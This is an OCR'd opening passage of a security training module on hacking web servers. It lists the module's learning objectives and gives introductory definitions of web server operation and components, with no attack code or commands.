
MODULE 13

HACKING WEB SERVERS



EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.

LEARNING OBJECTIVES

- LO#01: Summarize Web Server Concepts
- LO#02: Demonstrate Different Web Server Attacks
- LO#03: Explain Web Server Attack Methodology
- LO#04: Explain Web Server Attack Countermeasures
- LO#05: Summarize Patch Management Concepts

Learning Objectives

Most organizations consider their web presence to be an extension of themselves. Organizations maintain websites associated with their business on the World Wide Web to establish their web presence. Web servers are a critical component of web infrastructure. A single vulnerability in web server configuration may lead to a security breach on websites. Therefore, web server security is critical to the normal functioning of an organization.

At the end of this module, you will be able to do the following:


- Describe web server concepts
- Perform various web server attacks
- Describe web server attack methodology
- Use different web server attack tools
- Apply web server attack countermeasures
- Use different web server security tools
- Describe patch management concepts

LO#01: Summarize Web Server Concepts

Web Server Concepts

To understand web server hacking, it is essential to understand web server concepts, including what a web server is, how it functions, and other elements associated with it.

This section provides a brief overview of a web server and its architecture. It will also explain common factors or mistakes that allow attackers to hack a web server. This section also describes the impact of attacks on web servers.



Web Server Operations

- A web server is a computer system that **stores**, **processes**, and **delivers web pages** to clients via HTTP

Components of a Web Server


- **Document Root**: Stores critical HTML files related to the web pages of a domain name that will be served in response to the requests
- **Server Root**: Stores server's configuration, error, executable, and log files
- **Virtual Document Tree**: Provides storage on a different machine or disk after the original disk is filled up
- **Virtual Hosting**: Technique of hosting multiple domains or websites on the same server
- **Web Proxy**: Proxy server that sits between the web client and web server to prevent IP blocking and maintain anonymity

Typical Client-Server Web Server Operation

Static Data Store
